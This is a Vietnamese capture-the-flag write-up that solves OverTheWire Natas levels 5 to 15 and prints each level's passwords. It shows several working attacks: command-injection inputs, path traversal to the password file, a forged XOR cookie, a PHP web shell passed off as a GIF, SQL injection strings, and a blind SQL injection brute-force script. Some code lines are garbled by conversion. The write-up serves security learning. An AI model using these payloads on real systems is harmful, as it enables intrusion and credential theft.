
Access granted. The password for natas6 is
fOIvE0MDtPTgRhqmmvvAOt2EfXR6uQgR

Name	Value	Domain	Path	Expires / ...	Size	Http
loggedin	1	natas5.n...	/	Session	9	

fOIvE0MDtPTgRhqmmvvAOt2EfXR6uQgR

Level5 -> 6

- Level này cho ta một form nhập input như sau



- Có source code, đọc thử nè

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">
<?
include "includes/secret.inc";
if(array_key_exists("submit", $_POST)) {
    if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>


<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

- Nó include biến secret từ file secret.inc kia, sau đó so sánh với input của ta nếu bằng thì access granted. Bài này thì dễ, lỗi lại ở chỗ file inclusion, truy cập thẳng /includes/secret.inc

```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```


- Có secret thì đi nhập thôi



jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr

Level 6 -> 7

- Level này mới vào có 2 nút Home và About, bấm vào thì thấy truy vấn đến GET parameter page ngay trên url




- Lỗi này chắc hong cần phải nói nữa nhỉ, giờ chỉ cần tìm file password để đọc thôi, cần trôn U sẽ thấy thông tin file ấy

```

10 <a href="index.php?page=about">About</a>
11 <br>
12 <br>
13 this is the about page
14
15 <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
16 </div>
17 </body>
18 </html>
19
20
21
22
23
24
25

```



a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB

Level 7 -> 8

- Bài này giống như level trên kia, là cho form nhập secret, ta đi phân tích đoạn code xử lý input

```

<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>

```

- Nó cho hẳn cái secret đã được encode kia, đoạn bên dưới có cái hàm để encode input của ta rồi so sánh với secret. Nay thì dễ rồi, ta chỉ việc viết code decode là xong

```
php > hex2bin("65");
php > bin2hex("01001");
php > print(hex2bin("65"));
e
php > $a="3d3d516343746d4d6d6c315669563362";
php > var_dump(base64_decode(strrev(hex2bin($a))));
string(10) "oubWYf2kBq"
php > |
```

Access granted. The password for natas9 is
Sda6t0vkOPkM8YeOZkAGVhFoaplvIJFd
Input secret:

[View sour](#)

Sda6t0vkOPkM8YeOZkAGVhFoaplvIJFd

Level 8 -> 9

- Bài này lại cho ta form nhập input, nhưng thay vì so sánh secret như mấy bài trên thì bài này xử lí như sau

```

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

```

- Hắn lấy giá trị từ param needle cụ thể là input của cái form và từ đó grep thăng vào trong directory.txt bằng hàm passthru. passthru là hàm để chạy lệnh hệ thống, mà chỗ này param needle của ta chả có filter hay sanitize gì -> ez command injection

The screenshot shows a web-based search interface. At the top, there is a search bar with the placeholder "Find words containing: ; ls ;" and a "Search" button. Below the search bar, the word "Output:" is displayed, followed by the results of a grep command: "dictionary.txt", "index-source.html", and "index.php". A link "View sourcecode" is located at the bottom right of the output area.

- File pass thì mình dựa trên format ở bài trên để đọc

Find words containing: Search

Output:

```
D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE
```

[View sourcecode](#)

D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE

Level 10 -> 11

- Bài này như bài trên, nhưng đã filter một số kí tự như ; | và & trong input của ta

```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
?>
</pre>
```

- Không cho ta inject à ?? Kê mi chứ, mình sẽ lợi dụng cái lệnh grep này nó grep tới chuỗi có trong file nào đó, vậy ta inject kiểu như này

``

a /etc/natas_webpass/natas11

``

- Lúc này nó cần grep tới chữ a trong file /etc blab la kia , chính là file password

```
For security reasons, we now filter on certain characters

Find words containing: /etc/natas_webpass/natas11 Search


Output:

/etc/natas_webpass/natas11:1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
```

1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg

Level 11 -> 12

- Bài này lại cho ta một form input mã màu và có sẵn source code



```
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#fffffff" );

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
```

```

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^#[a-f\d]{6}/i', $tempdata['bgcolor'])) {
                $mydata['showpassword'] = $tempdata['showpassword'];
                $mydata['bgcolor'] = $tempdata['bgcolor'];
            }
        }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor", $_REQUEST)) {
    if (preg_match('/#[a-f\d]{6}/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);

?>

<h1>natas11</h1>
<div id="content">
<body style="background: <?=$data['bgcolor'] ?>;">
Cookies are protected with XOR encryption<br/><br/>
<?

```

```

if ($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}

?>

```

- Một đoạn code khá dài, nhưng luồng xử lí có thể miêu tả ngắn gọn như sau: đầu tiên sẽ gán default data cho chuỗi như dòng đầu tiên, hàm xor_encrypt có chức năng xor từng kí tự của một biến nào đó với từng kí tự của key đã bị che. Hàm load_data sẽ lấy giá trị của key cookie data, xử lí và gán vào showpassword và bgcolor. Hàm save_data là set giá trị cho cookie data. Ở dưới cùng ta thấy nếu showpassword trong data là yes thì sẽ in ra password.
- Nghe có vẻ khó hiểu tuy nhiên bài này, ta chỉ cần modify giá trị cookie làm sao cho trường showpassword là yes là được. Để làm cái này ta phải tìm được key của hàm xor kia, mà đoạn raw text trước khi xor ta đã có rồi, vậy chỉ cần men theo chỗ xử lí json decode rồi base64 bla bla rồi xor ngược lại với raw text là ta được key

- Chỗ này key là KNHL, vì xor không đủ bằng nhau nên nó ào ra một đống z đó
- Có key rồi, ta làm ngược lại từ đầu để ra forge cookie mới với giá trị showpassword là yes

```


Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: natas11.natas.labs.overthewire.org
3 Cache-Control: max-age=0
4 Authorization: Basic
5 bWFtYXNlMToxS0ZxbOpYaTZoUmFQbHVBBWs4RVNEVzRmU31zUm9JZw==
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: data=MGw7JCQ50C04PT8j0Spqdmk3LT9pYmouLC0nICQ8anZpbS4qLSguKmkz
12 Connection: close
13

Response
Pretty Raw Hex Render
17 </script>
18 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
19 <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
20 <script src="http://natas.labs.overthewire.org/js/wechall.js">
21 <script>
22   var wechallinfo = {
23     "level": "natas11", "pass": "1KFqoJXi6hRaPluAmhSESDW4fSysRoIg"
24   };
25 </script>
26 </head>
27 <h1>
28   natas11
29 </h1>
30 <div id="content">
31   <body style="background: #fffff;">
32     Cookies are protected with XOR encryption<br/>
33     <br/>
34     The password for natas12 is YWqo0pjpcXzSI15NMAVxg12QxeC1w9QG<br/>
35     <form>
36       Background color: <input name=bgcolor value="#fffff">
37       <input type=submit value="Set color">
38     </form>
39   </body>
40 </div>
41 <div id="viewsource">
42   <a href="index-source.html">
43     View sourcecode
44   </a>
45 </div>

```

YWqo0pjpcXzSI15NMAVxg12QxeC1w9QG

Level 12 -> 13



- Nhìn sơ thì ta biết đây một bài phai áp lót, thử đọc source nè

```

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
        $path = $dir."/".genRandomString().".". $ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
}

```

- Ở đây ngoài việc kiểm tra size thì code chả có kiểm tra thêm gì hết, vậy chỉ cần up một đoạn chạy rce nhè nhẹ là được

```

:~/home/mtiennnnn
└──(*)~ cat test.php
<?php system($_GET[0]) ?>
:~/home/mtiennnnn
└──(*)~ 

```

- Sau khi mình up thử và truy cập file thì không được, kiểm tra lại thì còn miss 1 chỗ trong code

```

<?>
<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>

```

- Đoạn value của tag input nó nhập sẵn tên file và extension jpg kia, mà cái này nó gen sẵn nên ta chỉ cần đổi thành php là được

The screenshot shows a browser window with three tabs open. The active tab is titled 'natas12.natas.labs.overthewire.org' and displays a form for uploading files. Below the form, there is a message box containing the text: "The file [upload/iepuzd2h7p.php](#) has been uploaded". To the right of the message box is a link labeled "View sourcecode". The other two tabs are visible in the background.

The screenshot shows a browser window with three tabs open. The active tab is titled 'natas12.natas.labs.overthewire.org' and displays a URL: 'natas12.natas.labs.overthewire.org/upload/iepuzd2h7p.php?0=cat%20/etc/natas_webpass/natas13'. The page content is the password 'IW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9'.

IW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9

Level 13 -> 14

- Bài này y hệt bài trên, tuy nhiên có kiểm tra file bằng hàm exif_imagetype

```

        echo "File is too big";
    } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {

```

- Hàm này bị cài là nó chỉ kiểm tra byte đầu hay là magic byte để xác định extension. Vậy ta chỉ cần fake cái byte này là được, ở đây em sẽ dùng magic byte của gif tại hay xài kkk

The terminal shows the user navigating to /home/mtiennnnn and opening test.php. The file contains a GIF87a header followed by PHP code: <?php system(\$_GET[0]) ?>. The user then exits the file.

```

/home/mtiennnnn
└(*>_<) ~ cat test.php
GIF87a
<?php system($_GET[0]) ?>
/home/mtiennnnn
└(*>_<) ~

```

The browser interface shows a message: "For security reasons, we now only accept image files!". Below it is a file input field with "test.php" selected and an "Upload File" button. A "View sourcecode" link is also present.


The developer tools (Elements tab) show the HTML code of the form:

```

<form enctype="multipart/form-data" action="index.php" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="1000">
    <input type="hidden" name="filename" value="saep9dyier.php"> == $0
    " Choose a JPEG to upload (max 1KB):"
</form>

```


The browser address bar shows the URL: natas13.natas.labs.overthewire.org/index.php. The page title is NATAS13. The content area displays the same message and file upload interface as above.



qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP

Level 14 -> 15

- Level này cho ta một form đăng nhập như sau



- Có source lun đọc nè

```
<h1>natas14</h1>
<div id="content">
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', '<censored>');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * from users where username='".$_.REQUEST["username"]."' and password='".$_.REQUEST["password"]."";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
        echo "Successful login! The password for natas15 is <censored><br>";
    } else {
        echo "Access denied!<br>";
    }
    mysqli_close($link);
} else {
?>
```

- Query này mà không sqli thì hơi phí

The screenshot shows a login form with a light gray background. At the top, there are two input fields: 'Username:' followed by a text input containing "' or 1=1 #", and 'Password:' followed by an empty text input. Below these fields is a red 'Login' button. The main content area is white and displays the message 'Successful login! The password for natas15 is TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB'. To the right of this message is a blue link labeled 'View source'.

TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB

Level 15 -> 16

- Tiếp tục một bài sql, lần này query sẽ như sau

```

<div id="content">
<?php

/*
CREATE TABLE `users` (
    `username` varchar(64) DEFAULT NULL,
    `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');

    $query = "SELECT * from users where username='". $_REQUEST["username"] ."'";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            echo "This user exists.<br>";
        } else {
            echo "This user doesn't exist.<br>";
        }
    } else {
        echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">

```

- Lần này nó sẽ kiểm tra username nhập vào và thực hiện query, nếu có trong bảng thì in ra user exists nếu không thì doesn't rồi lỗi thì error. Bài này thì mình sẽ làm theo hướng blind vì output của query sẽ không được in ra. Đoạn inject sẽ như sau

```

natas16" and substring(password,1,1) = 't' #

```

- Lúc này query sẽ là

`SELECT * from users where username="natas16" and
substring(password,1,1)='t' #`

- Em chủ yếu inject kiểu kiểm tra có username natas16 và kí tự trong password có phải gì gì đó hay không, nếu output ra this user exist thì ta biết đó là kí tự đúng, vậy viết đoạn script cho nhanh

```
import requests
```

```
result = ""
```

```
burp0_url = "http://natas15.natas.labs.overthewire.org:80/index.php"
```

```

burp0_headers = {"Cache-Control": "max-age=0", "Authorization": "Basic
bmF0YXMXNTpUVGthSTdBV0c0aURFUnp0QmNFeUtWN2tSWEgxRVpSQg==",
"Upgrade-Insecure-Requests": "1", "Origin": "http://natas15.natas.labs.overthewire.org",
"Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7", "Referer":
"http://natas15.natas.labs.overthewire.org/index.php", "Accept-Encoding": "gzip, deflate",
"Accept-Language": "en-US,en;q=0.9", "Connection": "close"}
```

chars =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

```

burp0_data = {"username": "natas16\" and substring(password,1,1) like binary 't' #"}  

r = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)  

print(r.text)
```


for i in range(1, 50):
for c in chars:
 burp0_data = {"username": f'natas16\" and substring(password,{i},1) like binary '{c}'
#"}
 r = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
 if "This user exists" in r.text:
 result += c
